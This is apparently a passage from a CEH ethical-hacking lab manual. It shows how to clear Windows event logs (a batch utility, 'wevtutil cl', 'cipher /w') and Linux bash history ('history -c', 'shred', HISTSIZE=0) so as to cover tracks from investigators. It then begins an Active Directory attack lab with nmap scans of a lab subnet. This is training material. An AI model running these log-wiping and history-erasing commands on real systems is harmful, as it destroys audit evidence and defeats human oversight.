
Task 1: Clear Windows Machine Logs using Various Utilities

The system log file contains events that are logged by the OS components. These events are often predetermined by the OS itself. System log files may contain information about device changes, device drivers, system changes, events, operations, and other changes.

There are various Windows utilities that can be used to clear system logs such as Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher. Here, we will use these utilities to clear the Windows machine logs.

1. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv13 Module 06 System Hacking\Covering Tracks Tools\Clear_Event_Viewer_Logs.bat**. Right-click **Clear_Event_Viewer_Logs.bat** and click **Run as administrator**.

2.



3. The **User Account Control** pop-up appears; click **Yes**.
4. A **Command Prompt** window appears, and the utility starts clearing the event logs, as shown in the screenshot. The command prompt will automatically close when finished.
5. Clear_Event_Viewer_Logs.bat is a utility that can be used to wipe out the logs of the target system. This utility can be run through command prompt or PowerShell, and it uses a BAT file to delete security, system, and application logs on the target system. You can use this utility to wipe out logs as one method of covering your tracks on the target system.
6. [more...](#)

7.

```
C:\Windows\System32\cmd.exe
clearing "Microsoft-Windows-AppxPackaging/Performance"
clearing "Microsoft-Windows-AssignedAccess/Admin"
clearing "Microsoft-Windows-AssignedAccess/Operational"
clearing "Microsoft-Windows-AssignedAccessBroker/Admin"
clearing "Microsoft-Windows-AssignedAccessBroker/Operational"
clearing "Microsoft-Windows-AsynchronousCausality/Causality"
clearing "Microsoft-Windows-Audio/CaptureMonitor"
clearing "Microsoft-Windows-Audio/GlitchDetection"
clearing "Microsoft-Windows-Audio/Informational"
clearing "Microsoft-Windows-Audio/Operational"
clearing "Microsoft-Windows-Audio/Performance"
clearing "Microsoft-Windows-Audio/PlaybackManager"
clearing "Microsoft-Windows-Audit/Analytic"
clearing "Microsoft-Windows-Authentication>User Interface/Operational"
clearing "Microsoft-Windows-Authentication/AuthenticationPolicyFailures-DomainController"
clearing "Microsoft-Windows-Authentication/ProtectedUser-Client"
clearing "Microsoft-Windows-Authentication/ProtectedUserFailures-DomainController"
clearing "Microsoft-Windows-AxInstallService/Log"
clearing "Microsoft-Windows-BTH-BTHPORT/HCI"
clearing "Microsoft-Windows-BTH-BTHPORT/L2CAP"
clearing "Microsoft-Windows-BTH-BTHUSB/Diagnostic"
clearing "Microsoft-Windows-BTH-BTHUSB/Performance"
clearing "Microsoft-Windows-BackgroundTaskInfrastructure/Operational"
clearing "Microsoft-Windows-BackgroundTransfer-ContentPrefetcher/Operational"
clearing "Microsoft-Windows-Backup"
clearing "Microsoft-Windows-Base-Filtering-Engine-Connections/Operational"
clearing "Microsoft-Windows-Base-Filtering-Engine-Resource-Flows/Operational"
clearing "Microsoft-Windows-Battery/Diagnostic"
clearing "Microsoft-Windows-Biometrics/Analytic"
clearing "Microsoft-Windows-Biometrics/Operational"
clearing "Microsoft-Windows-BitLocker-DrivePreparationTool/Admin"
clearing "Microsoft-Windows-BitLocker-DrivePreparationTool/Operational"
clearing "Microsoft-Windows-BitLocker-Driven-Performance/Operational"
clearing "Microsoft-Windows-BitLocker/BitLocker Management"
clearing "Microsoft-Windows-BitLocker/BitLocker Operational"
clearing "Microsoft-Windows-BitLocker/Tracing"
clearing "Microsoft-Windows-Bits-Client/Analytic"
clearing "Microsoft-Windows-Bits-Client/Operational"
clearing "Microsoft-Windows-Bluetooth-BthLEPreparing/Operational"
clearing "Microsoft-Windows-Bluetooth-Bthmini/Operational"
clearing "Microsoft-Windows-Bluetooth-MTPEnum/Operational"
```



8. In the Windows search type **cmd** the **Command Prompt** appears in the results, click **Run as administrator** to launch it.
9. The **User Account Control** pop-up appears; click **Yes**.
10. A **Command Prompt** window with **Administrator** privileges appears. Run **wEvtutil el** command to display a list of event logs.
11. **el | enum-logs** lists event log names.

12.

```
ca Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>wevtutil el
AMSI/Debug
AirSpaceChannel
Analytic
Application
DebugChannel
DirectShowFilterGraph
DirectShowPluginControl
Els_Hyphenation/Analytic
EndpointMapper
FirstUXPerf-Analytic
ForwardedEvents
General Logging
HardwareEvents
IHM_DebugChannel
Intel-iaLPSS-GPIO/Analytic
Intel-iaLPSS-I2C/Analytic
Intel-iaLPSS2-GPIO2/Debug
Intel-iaLPSS2-GPIO2/Performance
Intel-iaLPSS2-I2C/Debug
Intel-iaLPSS2-I2C/Performance
Internet Explorer
Key Management Service
MF_MediaFoundationDeviceMFT
MF_MediaFoundationDeviceProxy
MF_MediaFoundationFrameServer
MediaFoundationVideoProc
MediaFoundationVideoProcD3D
MediaFoundationAsyncWrapper
MediaFoundationContentProtection
MediaFoundationDS
MediaFoundationDeviceProxy
MediaFoundationMP4
MediaFoundationMediaEngine
MediaFoundationPerformance
MediaFoundationPerformanceCore
MediaFoundationPipeline
MediaFoundationPlatform
MediaFoundationSrcPrefetch
Microsoft-AppV-Client-Streamingux/Debug
```



13. Now, run **wevtutil cl [log_name]** command (here, we are clearing **system** logs) to clear a specific event log.
14. **cl | clear-log**: clears a log, **log_name** is the name of the log to clear, and ex: is the system, application, and security.

15.

The screenshot shows a Windows Command Prompt window titled "Select Administrator: Command Prompt". The content of the window is a list of log names, likely from a manifest file, including: Navigator, Network Isolation Operational, DAAlerts, OSK_SoftKeyboard_Channel, OfficeChannel, OfficeDebugChannel, OpenSSH/Admin, OpenSSH/Debug, OpenSSH/Operational, Physical_Keyboard_Manager_Channel, PlayReadyPerformanceChannel, RTWorkQueueExtended, RTWorkQueueTheading, SMSApi, Security, Setup, SmbWmiAnalytic, System, SystemEventsBroker, TabletPC_InputPanel_Channel, TabletPC_InputPanel_Channel/IHM, TimeBroker, UIManager_Channel, Uac/Debug, WINDOWS_KS_CHANNEL, WINDOWS_MFH264Enc_CHANNEL, WINDOWS_MP4SDECD_CHANNEL, WINDOWS_MSMPEG2ADEC_CHANNEL, WINDOWS_MSMPEG2VDEC_CHANNEL, WINDOWS_VC1ENC_CHANNEL, WINDOWS_WMPHOTO_CHANNEL, WINDOWS_wmvdecod_CHANNEL, WMPSyncEngine, Windows_Networking_Vpn_Plugin_Platform/Operational, Windows_Networking_Vpn_Plugin_Platform/OperationalVerbose, Windows_PowerShell, WordChannel, muxencode. Below this, the command "C:\Windows\system32>wevtutil cl system" is typed, followed by a blank line. The taskbar at the bottom shows various pinned icons like File Explorer, Task View, and Mail, along with the date and time (5:43 AM, 3/14/2024) and a notification icon.

```
Navigator
Network Isolation Operational
DAAlerts
OSK_SoftKeyboard_Channel
OfficeChannel
OfficeDebugChannel
OpenSSH/Admin
OpenSSH/Debug
OpenSSH/Operational
Physical_Keyboard_Manager_Channel
PlayReadyPerformanceChannel
RTWorkQueueExtended
RTWorkQueueTheading
SMSApi
Security
Setup
SmbWmiAnalytic
System
SystemEventsBroker
TabletPC_InputPanel_Channel
TabletPC_InputPanel_Channel/IHM
TimeBroker
UIManager_Channel
Uac/Debug
WINDOWS_KS_CHANNEL
WINDOWS_MFH264Enc_CHANNEL
WINDOWS_MP4SDECD_CHANNEL
WINDOWS_MSMPEG2ADEC_CHANNEL
WINDOWS_MSMPEG2VDEC_CHANNEL
WINDOWS_VC1ENC_CHANNEL
WINDOWS_WMPHOTO_CHANNEL
WINDOWS_wmvdecod_CHANNEL
WMPSyncEngine
Windows_Networking_Vpn_Plugin_Platform/Operational
Windows_Networking_Vpn_Plugin_Platform/OperationalVerbose
Windows_PowerShell
WordChannel
muxencode

C:\Windows\system32>wevtutil cl system
C:\Windows\system32>
```

16. Similarly, you can also clear application and security logs by issuing the same command with different log names (**application, security**).

17. wevtutil is a command-line utility used to retrieve information about event logs and publishers. You can also use this command to install and uninstall event manifests, run queries, and export, archive, and clear logs.

[18. more...](#)

19. In **Command Prompt**, run **cipher /w:[Drive or Folder or File Location]** command to overwrite deleted files in a specific drive, folder, or file.

20. Here, we are encrypting the deleted files on the **C:** drive. You can run this utility on the drive, folder, or file of your choice.

21. The Cipher.exe utility starts overwriting the deleted files, first, with all zeroes (0x00); second, with all 255s (0xFF); and finally, with random numbers, as shown in the screenshot.

22. Cipher.exe is an in-built Windows command-line tool that can be used to securely delete a chunk of data by overwriting it to prevent its possible recovery. This command also assists in encrypting and decrypting data in NTFS partitions.


[23. more...](#)

24. When an attacker creates a malicious text file and encrypts it, at the time of the encryption process, a backup file is created. Therefore, in cases where the encryption process is interrupted, the backup file can be used to recover the data. After the completion of the encryption process, the backup file is deleted, but this deleted file can be recovered using data recovery software and can further be used by security

personnel for investigation. To avoid data recovery and to cover their tracks, attackers use the Cipher.exe tool to overwrite the deleted files.

[25. more...](#)

26.



A screenshot of a Windows Command Prompt window titled "Administrator: Command Prompt - cipher /w:C". The window shows the command "cipher /w:C" being run, followed by instructions: "To remove as much data as possible, please close all other applications while running CIPHER /W." and "Writing 0x00". Below the command prompt is a standard Windows taskbar with icons for Start, Search, File Explorer, Task View, File Explorer, Edge, Microsoft Store, and File Explorer. The system tray shows the date and time as 5:44 AM 3/14/2024.

```
C:\Windows\system32>cipher /w:C
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
```

27. Press **ctrl+c** in the command prompt to stop the encryption.
28. The time taken to overwrite the deleted file, folder or drive depends upon its size.

29.

```
Administrator: Command Prompt
C:\Windows\system32>wevtutil cl system
C:\Windows\system32>cipher /w:C:
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
.....
C:\Windows\system32>
```

30. This concludes the demonstration of clearing Windows machine logs using various utilities (Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher).
31. Close all open windows and document all the acquired information.

Question 6.4.1.1

In the Windows 11 machine, use various Windows utilities such as Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher to clear system logs. Which wevtutil command will clear all system logs (enter the complete command as the answer)?

Score

Task 2: Clear Linux Machine Logs using the BASH Shell

The BASH or Bourne Again Shell is a sh-compatible shell that stores command history in a file called bash history. You can view the saved command history using the more `~/.bash_history` command. This feature of BASH is a problem for hackers, as investigators could use the `bash_history` file to track the origin of an attack and learn the exact commands used by the intruder to compromise the system.

Here, we will clear the Linux machine event logs using the BASH shell.

1. Click [Parrot Security](#) to switch to the **Parrot Security** machine.
2. Open a Terminal window and run `export HISTSIZE=0` command to disable the BASH shell from saving the history.

3. **HISTSIZE**: determines the number of commands to be saved, which will be set to 0.
4. In the **Terminal** window, run **history -c** command to clear the stored history.
5. This command is an effective alternative to the disabling history command; with **history -c**, you have the convenience of rewriting or reviewing the earlier used commands.
- 6.

```
[attacker@parrot]~$ export HISTSIZE=0
[attacker@parrot]~$ history -c
[attacker@parrot]~$
```

7. Similarly, you can also use the **history -w** command to delete the history of the current shell, leaving the command history of other shells unaffected.
8. Run **shred ~/.bash_history** command to shred the history file, making its content unreadable.
9. This command is useful in cases where an investigator locates the file; because of this command, they would be unable to read any content in the history file.
10. Now, run **more ~/.bash_history** command to view the shredded history content, as shown in the screenshot.


11.

The screenshot shows a terminal window titled "more ~/bash_history - Parrot Terminal". The terminal is running on a Parrot OS desktop environment. The user has run the command `shred ~/bash_history`, which is shown in red text. After this, they run `more ~/bash_history`, which is shown in green text. The terminal displays a large amount of garbled, illegible text, indicating that the file has been successfully shredded. The desktop background features a dark, abstract network-like pattern. The taskbar at the bottom shows the terminal window is active, along with other icons for a menu, a file explorer, and system status.

```
[attacker@parrot]~$ shred ~/bash_history
[attacker@parrot]~$ more ~/bash_history
D G G q4i5k,B 5
Q.i
--More-- (12%)
```

12. Type **ctrl+z** to stop viewing the shredded history content.
13. The time taken for shredding history file depends on the size of the file.
14. You can use all the above-mentioned commands in a single command by issuing **shred ~/bash_history && cat /dev/null > .bash_history && history -c && exit**.

15.



16. This command first shreds the history file, then deletes it, and finally clears the evidence of using this command. After this command, you will exit from the terminal window.
17. This concludes the demonstration of how to clear Linux machine logs using the BASH shell.
18. Close all open windows and document all the acquired information.

Question 6.4.2.1

In the Parrot Security machine, clear the Linux machine event logs using the Bash shell. Which command will disable the Bash shell from saving the history?

Score

Lab 5: Perform Active Directory (AD) Attacks Using Various Tools

Lab Scenario

Active Directory (AD) range attacks in ethical hacking involve exploiting vulnerabilities within AD's infrastructure. These attacks can include password spraying, Kerberoasting, and exploiting misconfigurations. Ethical hackers use these techniques to assess an organization's security, identify weaknesses, and recommend improvements to protect against real-world threats and unauthorized access.

As a professional ethical hacker you need to know how to perform various AD attacks such as password spraying, Kerberoasting etc., to gain privileged access in AD network.

Lab Objectives

- Perform Initial Scans to Obtain Domain Controller IP and Domain Name

- Perform AS-REP Roasting attack
- Spray cracked password into network using CrackMapExec
- Perform post-enumeration using PowerView
- Perform Attack on MSSQL service
- Perform privilege escalation
- Perform Kerberoasting Attack

Overview of AD Attacks

AD attacks involve exploiting vulnerabilities in the AD to gain unauthorized access, escalate privileges, and steal sensitive data. Techniques include password cracking, Kerberos attacks, and exploiting misconfigurations. As ethical hackers, you can use these methods to test defenses, identify weaknesses, and enhance security for organizations' network infrastructures.

Task 1: Perform Initial Scans to Obtain Domain Controller IP and Domain Name

The initial scan in AD enumeration is crucial as it identifies the network structure, open ports, and services. This information helps ethical hackers map the AD environment, uncover vulnerabilities, and plan targeted attacks to assess security measures and identify potential weaknesses.

Here, we are using Nmap tool to perform initial scans on the domain controller (DC).

1. Click on [Parrot Security](#) to switch to the **Parrot Security** machine. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
2. Now, run the **cd** command to jump to the root directory.
3. Execute the **nmap 10.10.1.0/24** command to scan the entire subnet and identify the DC IP address.
- 4.

The screenshot shows a terminal window titled "nmap 10.10.1.0/24 - Parrot Terminal". The terminal session starts with the user switching to root using "sudo su" and entering the password "toor". Then, the user navigates to the root directory with "#cd". Finally, the user runs the command "#nmap 10.10.1.0/24" to perform a scan of the entire subnet. The output of the scan is displayed below, showing the results for three hosts: 10.10.1.2, 10.10.1.9, and 10.10.1.22. Each host is reported as up with specific port states and MAC addresses.

```

[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] -[/home/attacker]
└─# cd
[root@parrot] -[~]
└─# nmap 10.10.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-12 01:08 EDT
Nmap scan report for 10.10.1.2
Host is up (0.00041s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
MAC Address: 02:15:5D:04:66:88 (Unknown)

Nmap scan report for 10.10.1.9
Host is up (0.00100s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:15:5D:04:66:8C (Unknown)

Nmap scan report for 10.10.1.22
Host is up (0.00025s latency).

```

5. Observe the nmap output carefully. Here, nmap shows that host **10.10.1.22** has **port 88/TCP kerberos-sec** and **port 389/TCP LDAP** opened which confirms that our DC IP address is **10.10.1.22**.

6.

The screenshot shows a terminal window titled "nmap 10.10.1.0/24 - Parrot Terminal". The terminal displays two Nmap scan reports. The first report is for host 10.10.1.22, which is up with 0 latency. It shows 983 closed ports and lists several open TCP services: 53/tcp (open, domain), 80/tcp (open, http), 88/tcp (open, kerberos-sec), 135/tcp (open, msrpc), 139/tcp (open, netbios-ssn), 389/tcp (open, ldap), 445/tcp (open, microsoft-ds), 464/tcp (open, kpasswd5), 593/tcp (open, http-rpc-epmap), 636/tcp (open, ldapssl), 1801/tcp (open, msmq), 2103/tcp (open, zephyr-clt), 2105/tcp (open, eklogin), 2107/tcp (open, msmq-mgmt), 3268/tcp (open, globalcatLDAP), 3269/tcp (open, globalcatLDAPssl), and 3389/tcp (open, ms-wbt-server). The MAC address of the host is 00:15:5D:01:80:02 (Microsoft). The second report is for host 10.10.1.30, which is up with 0 latency. It lists the same set of open ports and services. The terminal window has a dark background with a parrot logo, and the title bar includes "CEHv13 Module 16" and "Hacking Web".

```
Nmap scan report for 10.10.1.22
Host is up (0.00025s latency).
Not shown: 983 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1801/tcp  open  msmq
2103/tcp  open  zephyr-clt
2105/tcp  open  eklogin
2107/tcp  open  msmq-mgmt
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
MAC Address: 00:15:5D:01:80:02 (Microsoft)

Nmap scan report for 10.10.1.30
Host is up (0.00027s latency).
```

7. Now, we will scan **10.10.1.22** in more detail to obtain more information. Execute the **nmap -A -sC -sV 10.10.1.22** command.

8.

The screenshot shows a terminal window titled "nmap -A -sC -sV 10.10.1.22 - Parrot Terminal". The terminal is running on a Parrot OS desktop environment, indicated by the desktop icons in the background. The terminal window displays the output of an Nmap scan for the host 10.10.1.22. The output shows the host is up with 0.00067s latency. It lists various open ports and their services, including port 80/tcp (http) running Microsoft IIS httpd 10.0, port 445/tcp (microsoft-ds) running Windows Server 2022 Standard 20348 microsoft-ds (workgroup: CEH), and several Microsoft Windows RPC services on ports 135/tcp, 139/tcp, 2103/tcp, 2105/tcp, and 2107/tcp. The terminal window has a dark theme with light-colored text. The bottom of the window shows the command used: "nmap -A -sC -sV 10.10.1.22".

```
nmap -A -sC -sV 10.10.1.22 - Parrot Terminal
